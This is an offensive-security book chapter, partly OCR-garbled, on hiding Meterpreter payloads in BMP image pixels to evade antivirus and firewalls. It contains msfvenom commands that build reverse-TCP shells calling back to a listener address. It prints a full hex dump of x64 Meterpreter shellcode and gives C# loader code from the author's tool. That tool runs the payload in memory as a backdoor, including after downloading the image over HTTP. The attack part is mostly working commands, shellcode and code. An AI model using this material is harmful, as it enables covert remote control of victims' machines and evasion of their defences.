Part 2 (Exfiltration Techniques by C#), Chapter 11: Hiding Payloads via BMP Image Pixels (Part1)

Hiding Payloads via BMP Image Pixels (PART1)

In this chapter I want to talk about Images File in this case "BMP" Files. The idea for this chapter-11 is how can we use these Images files for Hiding Payload? (in this case Backdoor Payload for Infiltration and Exfiltration between two systems).

Note: this Chapter has 2 Parts, in this "Part1" I will Explain what is this Method "step by step" by C# Code and in Second Part or (PART2) I talked about this method via Linux systems by "NativePayload_Image.sh" v.2 Code so in the next "PART2" we will talk about this script in Linux systems only but for understanding this Method you should Read first this "PART1".

Note: in the "PART2" I talked about "NativePayload_Image.sh" v2 Code and I talked about how to use this method via this Script for Secure Text-messaging also DATA Exfil/Infiltration via BMP Image Pixels, (Linux systems only)

What is this IDEA?

In this Method you can have Injected DATA/Payload by BMP Images, it means your DATA will Inject behind Image Pixels, with this method you can use Images for DATA Exfiltration or DATA Infiltration also with this method DATA transferring will be against Detection by Avs and Firewalls. (it is kind of Tunneling between two systems via BMP Files over Network traffic).

The Idea for transferring data with images is not new, but I want to talk about this because this is really dangerous. I want to talk about some important questions in relation to this threat.


for example: "why no one cares about this?"

Why this method is important?

My answer is: because the most AVs and Firewalls also Sandbox Tools will not Detect this Method or it is better to say Detecting this method is very difficult!

Before everything let me show you one simple BMP Picture.


As you can see in "Picture 1" we have black background with red lines. Now tell me: Did you see something wrong in this picture? or something unreasonable?



Picture 1: Now in picture 2 I want to show you where the unreasonable points in this picture are, and probably you did not see this!

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Picture 2: Malware Payload Injection behind Image Pixels

Now that's the "where" and now I want to talk about the "why" this is dangerous and also the "how" can you do this?

Important Questions!

- 1. Why Transferring Payloads or Data by Images is Dangerous ? Because no one is thinking about this like important threat unfortunately .
- 2. Did you ever scan BMP files with anti-viruses before this and do you think Avs can Detect something for that?
- 3. Did you use AV for realtime detection and realtime scanning BMP files?
- 4. How many of these AVs can detect this threat?
- 5. How can we detect this threat when some one published BMP files on a target website or infected website?
- 6. Can use this technique for web attacks? Or can we use this one for bypassing WAF also reading payloads from BMP files for Web Attack?
- 7. For exfiltration to the Web and the network, this is one of the best ways for transferring payloads and data over port 80 or 443, especially (Port 80) with or without payload encryption in BMP files. (important)
- 8. Firewall or IPS/IDS what can these do for this threat, and how many of these tools can detect this technique?
- 9. If I used this technique for my backdoors locally with encrypted payloads in these pictures, who can detect this and how? Or If I used this technique by chunking BMP files, which means split-up payloads to more than 1 picture file, then who / which AVs can detect that type of payload delivery?

How can we do this?

First I want to talk about how can we do it manually without code by using a simple example. Then I will publish my C# code for this technique and I will also explain how to use my tool for this technique and in Part2 of this chapter-11 I will talk about Script code for this method on Linux systems only.

In this case we want to inject payloads to BMP Image file by adding or changing pixels. (only BMP format)

So each Pixel has color with RGB codes. In this technique we should inject our payloads to RGB code for each pixel so we have something like these steps :

Code Behind Pixels

```
Pixel 1 = R(112), G(255), B(10)
Pixel 2 = R(192), G(34), B(84)
Pixel 3 = R(111), G(0), B(190)
```

So we have these RGB payloads 112,255,10,192,34,84,111,0,190

```
Decimal == hex


112 == 70
255 == ff
10 == 0A
192 == C0
34 == 22
84 == 54
```

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111 == 6F 0 == 00 190 == BE

So our Pixels had these Meterpreter Payloads: 70FF0AC022546F00BE

as you can see in picture 3 we have Hex and Decimal also Color for each Pixel .



Picture 3:


Now you can understand how and where BMP Files should be changed for this method.

Injecting Meterpreter Payload to BMP file manually Step by step:

Now in this section I want to talk about how can do these things Manually (step by step):

Step 1: As the first step before everything else you need a BMP file in Windows so for this one you need to use MS Paint. Note: you should do these steps in windows only by MS Paint.

As you can see in picture 4 we have a blank BMP file with 700 * 2 pixels.



Picture 4: BMP file with 700 * 2 Pixels

Note: You can save this file in (24-bit bitmap) color format.

Step 2: in Kali linux you should create a Meterpreter payload with one of these commands:


- msfvenom -a x86_64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 -f c > payload.txt
- msfvenom -a x86_64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 -f num > payload.txt

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
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Step 3 : now you should inject your payload in (step2) into the BMP file you made in (step1) with kali linux using a hexeditor or in windows with the "Hexeditor NEO" tool.

In "Picture 5" you can see the hex editor NEO for this BMP file you made in (Step1) before changing the payload.



Picture 5: Now in Picture 6 you can see we have 3 pixels with these Payloads respectively "70FF0A" "C02254" "6F00BE"



Picture 6:

You can now see what happens in BMP when you want to inject these payloads to images in this case BMP. To do this: in this step you should edit this BMP file (step1) in Kali linux with hexeditor commands like in picture 7.

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This time you should inject Meterpreter payloads into the file with this tool Copy-Paste from "Offset 36" up to end. Offset 36 is the first Byte after the BMP header (BMP Header is 54 bytes). In picture 5 you can see this section with the green line.


Note: Before changing the BMP file you should change your Meterpreter payload from this type "Oxfc" to this "fc" so your Payload should be something like "Pay.txt" file in Picture 9. (important)

Now you should copy the payload string from "Pay.txt" and paste it into the Bitmap File from the Offset 36 up to the end like in picture 7 and 8.

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ile	Edit	View	Sea	rch	Teri	minal	Нα	In										
									d a m	2 /N		ASC	T 0	ffse		0	0000044	/ 0x0000109D (%02)
	00000	oot/I		9E			00		00	00		36		00		28	0000044	BM6
	00016			BC			00		00	00		01			00	00	00	
	0026			68	10		00	00	00	00	00		00		00	00	00	
	0036				00	00		FC		83	E4		E8		00		00	
	0046		51				51				D2		48		52	60		AQAPRQVH1.eH.R
	0056				48			20		8B			48	0F		4A	4A	.R.H.R H.rPH
	0066		31		48			AC		61			2C		41		C9	M1.H1 <a ., a<="" td=""></a .,>
	0076		41		C1	E2	ED		41	51	48	8B	52	20	8B			.ARAQH.R .
	0086		01	DØ	66		78	18	0B	02	0F		72	00	00		8B	Hf.xr
	0096		88	00	00	00	48		CO	74	67		01	DO	50		48	HtgHP
	00A6		44	8B	40	20	49		DO	E3		48	FF		41			.D.@ IVHA
00	00B6	88	48	01	D6	4D	31	C9	48	31	CO	AC	41		C9	OD	41	.HM1.H1A
00	00C	01	C1	38	E0	75	F1	4C	03	4C	24	08	45	39	D1	75	D8	8.u.L.L\$.E9.
00	00D6	58	44	8B	40	24	49	01	DO	66	41	8B	OC	48	44	8B	40	XD.@\$IfAHD
000	00E	10	49	01	DO	41	8B	04	88	48	01	DO	41	58	41	58	5E	.IAHAXA
00	00F6	59	5A	41	58	41	59	41	5A	48	83	EC	20	41	52	FF	E0	YZAXAYAZH AR
000	0100	58	41	59	5A	48	8B	12	E9	4B	FF	FF	FF	5D	49	BE	77	XAYZHK]I
00	0110	73	32	5F	33	32	00	00	41	56	49	89	E6	48	81	EC	A0	s2_32AVIH.
00	0126	01	00	00	49	89	E5	49	BC	02	00	11	5C	CO	A8	38	01	II\
00	0136	41	54	49	89	E4	4C	89	F1	41	BA	4C	77	26	07	FF	D5	ATILA.Lw&.
00	0146	4C	89	EA	68	01	01	00	00	59	41	BA	29	80	6B	00	FF	LhYA.).k
00	0156	D5	6A	05	41	5E	50	50	4D	31	C9	4D	31	CO	48	FF	CO	.j.A^PPM1.M1.H
	0160		89	C2	48	FF	CO		89	C1	41		EA	0F			FF	HHHA
	0176			89	C7	6A	10		58	4C	89	E2	48		F9		BA	.Hj.AXLH
	0186		A5	74	61	FF	D5		CO	74	0A	49	FF		75		E8	tat.Iu
00	0196	93	00	00	00	48	83	EC	10	48	89	E2	4D	31	C9	6A	04	HHM1.
	01A6		58	48	89	F9	41	BA	02	D9	C8	5F	FF	D5	83	F8	00	AXHA
	01B6				83	C4	20		89	F6	6A	40	41	59	68	00	10	~UH ^j@AYh
	01C6		00		58	48	89	F2	48	31	C9	41	BA		A4	53	E5	AXHH1.A.X.
	01D6	2 2 2 2		48			49					C9				48		HIM1.I
i H	lelp	^C	Ex:	it	(No	Save	e)	^1	go	To 01	ffs	et	^X	Exi	t	and	Save	^W Search

Picture 7: As you can see your payload started with "FC48" in Picture 7 also your payload finished with "FFD5" like picture 8 (payload toxt highlighted group)

(payload text highlighted green).




Picture 8:

Now you can save this file.

After these steps you will have something like in Picture 9. You now have one BMP file with an injected Meterpreter Payload.

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
Picture 9:

As you can see in picture 9 we have a bitmap file with more pixels .

How many pixels do we need for a Meterpreter Payload?

if we have 510 bytes Meterpreter Payload then we have 170 Pixels for payloads

510 Bytes payload, 3 is 1 byte for each: R + G + B ==> 1+1+1
 510 / 3 = 170 Pixels
 it means 0 169 Pixels in MS Paint like picture 10.



Picture 10:


After making this BMP File now you need some code to reading these payloads from the BMP file.

I made one code in C# for reading meterpreter payloads from a BMP File and execute this code in memory like a backdoor. With my tool you can also make a new Bitmap file with meterpreter payload injection method and by this code you can modify other BMP files to inject a meterpreter payload to them. Finally my tool has a web feature that enables you to download a BMP file via it's URL over HTTP traffic and executing any hidden code in the BMP in memory like a backdoor.

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Executing Meterpreter Payload from BMP file with "NativePayload_Image.exe" step by step:

Step 1: If you want to see the NativePayload_Image Syntax, you should run this code without any switch like Picture 11:



Picture 11:

With my code you can have very simple Meterpreter Session with this syntax for Local BMP files.


for (Backdoor Mode) with this tool like "Picture 11" you need this syntax:

- Syntax: NativePayload_Image.exe bitmap "filename.bmp" [Meterpreter_payload_Length] [Header_Length]
- Syntax : NativePayload_Image.exe bitmap "filename.bmp" 510 54

Note: Meterpreter Payload Length was 510 (Made by msfvenom tool with "-f C" or "-f num")

Note: BMP Header Length is 54 always

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Picture 12:

As you can see in "Picture 12" I had a meterpreter session from the Local BMP file and this "NewBitmaImge.bmp" was my BMP file in Picture 9 and 10.

Summary so far:

So you can see we can manually make bitmap files with the "Meterpreter Payload Injection" like in "Picture 9" and we can also execute meterpreter payloads from these bitmap files in memory with my C# Code like in "Picture 12". In this case backdoor and BMP file should be in the same directory but you can use path for a BMP file too.

Step 2: Make a new bitmap file with the "Meterpreter Payload Injection" method using a tool. In this case you need to create a meterpreter payload by using one of these commands:

- msfvenom -a x86_64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 -f c > payload.txt
- msfvenom -a x86_64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 -f num > payload.txt

Note: in this step you should change your output payload from Msfvenom like "picture13".


Note: change" 0xfc, 0x48, 0x83 " to this "fc,48,83, ..."

Part 2 (Exfiltration Techniques by C#), Chapter 11: Hiding Payloads via BMP Image Pixels (Part1)

```
payload.txt
                                            =
 Open -
                                      Save
                ~/Desktop/Untitled Folder 3
fc, 48, 83, e4, f0, e8, cc, 00, 00, 00, 41, 51, 41, 50, 52,
51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,
8b,52,20,48,8b,72,50,48,0f,b7,4a,4a,4d,31,c9,
48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,
01, c1, e2, ed, 52, 41, 51, 48, 8b, 52, 20, 8b, 42, 3c, 48,
01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8b,
80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,
48,18,44,8b,40,20,49,01,d0,e3,56,48,ff,c9,41,
8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,
c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24,08,45,
39, d1, 75, d8, 58, 44, 8b, 40, 24, 49, 01, d0, 66, 41, 8b,
0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,
d0,41,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,
83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,
4b, ff, ff, ff, 5d, 49, be, 77, 73, 32, 5f, 33, 32, 00, 00,
41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,
49,bc,02,00,11,5c,c0,a8,38,01,41,54,49,89,e4,
4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,ea,68,
01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,
41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,
c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,
48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,
99,a5,74,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,
e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,
6a, 04, 41, 58, 48, 89, f9, 41, ba, 02, d9, c8, 5f, ff, d5,
83, f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,
59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,
ba,58,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,
c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,
5f, ff, d5, 83, f8, 00, 7d, 28, 58, 41, 57, 59, 68, 00, 40,
00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,
57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,
          Plain Text ▼ Tab Width: 8 ▼
                                     Ln 1. Col 1
                                                      INS
```

Picture 13:

Now, like in picture 14, you should create a new bitmap file with New File Name.



Picture 14:


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And Correct Syntax is:

- Syntax: NativePayload Image.exe create "Newfilename.bmp" [Meterpreter payload]
- Syntax : NativePayload_Image.exe create "Newfilename.bmp" fc,48,83,....

step 3: Modify the BMP files for Injecting Meterpreter Payload to existing BMP files.

In this case you need the payload and also one BMP file for adding or injecting the payload to, like in picture 15.




Picture 15:

now you should use this syntax to modify this file .

- Syntax: NativePayload_Image.exe modify "Existfilename.bmp" [header_length] [Meterpreter_payload]
- Syntax : NativePayload_Image.exe modify "Existfilename.bmp" 54 fc,48,83,....

Note: BMP header length is 54 always.

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Picture 16:

As you can see in picture 16 after modifying this file, we can see the meterpreter payload pixels under the black Background after "300% Zooming". Now, as you can see in the next picture, this modified BMP file will work very well.

This time I want to use this BMP file on a website for downloading over HTTP, so in this case we will use from "MyBMP_to_Modify.bmp". This file was made in the previous step and I set up a web-server in Kali linux for Downloading this Bitmap file and to download this file I will use Switch "URL".


Step 4: Downloading the BMP file from the website using the "URL" over HTTP Traffic.

So now we have this file "MyBMP_to_Modify.bmp" and I used this file in kali linux web-server via Python web-server by "python-m SimpleHTTPServer". Finally I will have Meterpreter Session by switch"url" like in "Picture 17".

in this case downloading the BMP file via Url our syntax is :

- Syntax : NativePayload_Image.exe url "Url" [Meterpreter_payload_Length] [Header_Length]
- Syntax: NativePayload Image.exe url "https://192.168.59.2:8000/MyBMP to Modify.bmp" 510 54

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Picture 17:

- At a glance: this Technique was not NEW, Advanced Malwares used this method, but I think no one cares about this threat at the moment, but it is is really dangerous. We should check our Anti-viruses for this threat especially, since it also could be using an encrypted payload in the BMP file, and then its really undetectable for most Avs and Firewalls. Or the payloads could be chunked into more than one BMP file, and then its more dangerous than without any obfuscation, and I think that by default most AVs do not scan BMP extensions files in realtime or file-system manual scans. Also I don't think they can Detect this payload in BMP files (should be checked for AVs one by one) and if someone uses such a technique for exfiltration/infiltration, meaning to transfer out data (without using the backdoor payload in BMP files but just adding data inside BMP files), then what we can do as defenders, and how can we detect this exfiltration/infiltration method? and finally this is real good way to make Tunneling Traffic between two systems by malwares or hackers so in next PART2 of this Chapter-11 we will talk about this by more details and information about "Tunneling & Text-messaging & Transferring Commands via BMP Images over HTTP traffic and using this Method as Tunneling Traffic over HTTP/HTTPS".
 - Note: in the PART2 of Chapter-11, I talked about "NativePayload_Image.sh v2" Code and how to use this
 method via this script for secure Text-messaging also DATA Exfil/Infiltration by BMP Image Pixels and
 Transferring Commands, (Linux systems only)

Important Points for C# Code:

1. BMP Header file:

in this section of code you can see we have BMP File Header "Bytes". In this case my header was for one file with 604 * 2 Pixels And this header has 54 bytes Length. So remember this Point your header length is 54 bytes "always".

Note: in Picture 5 you can see this header with Green Line!

2. Make New BMP file:

in this section of code we have _BMP Variable with this Length :

```
Header.Length + X_Meterpreter.Length + Ex_Payload_Length
header.length is equal 54
X_Meterpreter.length is equal 510
Ex_Payload_Length is equal 3114
```

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so our BMP File will have 54 + 510 + 3114 bytes at least.

```
public static string InjectPayload_to_BMP(string X_Meterpreter ,string Header, Int32 Ex_Payload_Length , bool Is_New_or_Exist_File , string FileName)
{
    try
    {
        if (Is_New_or_Exist_File)
        {
            /// true is New File so should make New BMP file
            byte[] _BMP = new byte[Header.Length + X_Meterpreter.Length + Ex_Payload_Length];
```

3. Adding Header to BMP file:

in this section of code my Header will Inject to BMP Bytes in this case _BMP[] Variable.

```
string[] _bmp_h = Header.Split(";");
Console.ForegroundColor = ConsoleColor.Green;
for (int i = 0; i < _bmp_h.Length; i++)
{
    if (i == 0)
    {
        Console.Write("[>] Header adding (length {0}) : ", _bmp_h.Length.ToString());
    }
    if (i <= 16)
    {
        Console.Write(_bmp_h[i].ToString());
    }
    _BMP[i] = Convert.ToByte(_bmp_h[i], 16);
}</pre>
```

4. Injecting Meterpreter Payload to BMP file:

in this section of code you can see: Meterpreter Payload will Inject to BMP Bytes in this case _BMP[] Variable via this line code: _BMP[j + _bmp_h.Length] = Convert.ToByte(_bmp_x[j], 16);

```
Console.WriteLine("[+] Injecting Meterpreter Payload to Bitmap File ...");
Console.ForegroundColor = ConsoleColor.Green;
string[] _bmp_x = X_Meterpreter.Split(',');
for (int j = 0; j < _bmp_x.Length; j++)
{
    if (j == 0)
    {
        Console.Write("[>] Injecting Payload (length {0}) : ", _bmp_x.Length.ToString());
    }
    if (j <= 16)
    {
        Console.Write(_bmp_x[j]);
    }

_BMP[j + _bmp_h.Length] = Convert.ToByte(_bmp_x[j], 16);
}
```

5. Injecting "0xff" or "0x00" bytes to BMP file:

as you can see in this section of code I used "0xff" bytes for injecting after Meterpreter Payload but you can change it to "0x00" if you want to do this:

just change this value in source code from "ff" to "00" very simple. _BMP[k + _bmp_h.Length + _bmp_x.Length] = Convert.ToByte("ff", 16);

```
Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[+] Adding Ex-Payload for Bitmap File ...");
Console.ForegroundColor = ConsoleColor.Green;
for (int k = 0; k < Ex_Payload_Length; k++)
{
    if (k == 0)
    {
        Console.Write("[>] Ex-Payload adding (length FF * {0}).", Ex_Payload_Length.ToString());
    }
    _BMP[k + _bmp_h.Length + _bmp_x.Length] = Convert.ToByte("ff", 16);
}

/// time to create bmp file
File.WriteAllBytes(FileName, _BMP);
Console.ForegroundColor = ConsoleColor.DarkYellow;
Console.WriteLine();
Console.WriteLine("[!] File {0} with length {1} bytes Created.", FileName, _BMP.Length.ToString());
```

Part 2 (Exfiltration Techniques by C#), Chapter 11: Hiding Payloads via BMP Image Pixels (Part1)

C# code: https://github.com/DamonMohammadbagher/NativePayload Image

```
using System;
using System Collections Generic:
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.IO;
using System.Runtime.InteropServices;
namespace NativePayload_Image
  class Program
 {
    /// .Net Framework 2.0, 3.5 and 4.0 only supported
    /// .Net Framework 4.5 and 4.6 Not Supported ;O
    /// Windows 2008 R2 tested with BMP Format only .
    /// Note: tested and worked by MS Paint for Viewing bmp files only.
    /// in kali linux you can use "hexeditor" command and in windows you can use "Hex editor NEO".
    /// for meterpreter payload
    /// msfvenom --platfoem windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.2 -f c > payload.txt
    /// msfvenom --platfoem windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.2 -f num > payload.txt
    /// <summary>
    /// this Default Header BMP ws for one BMP file with (604 * 2 pixels)
    /// </summarv>
    public static string Default_Header_BMP =
00;00;00";
    /// <summarv>
    /// Ex Payload BMP Length hardcoded;)
    /// </summary>
    public static int Ex_Payload_BMP_Length = 3114;
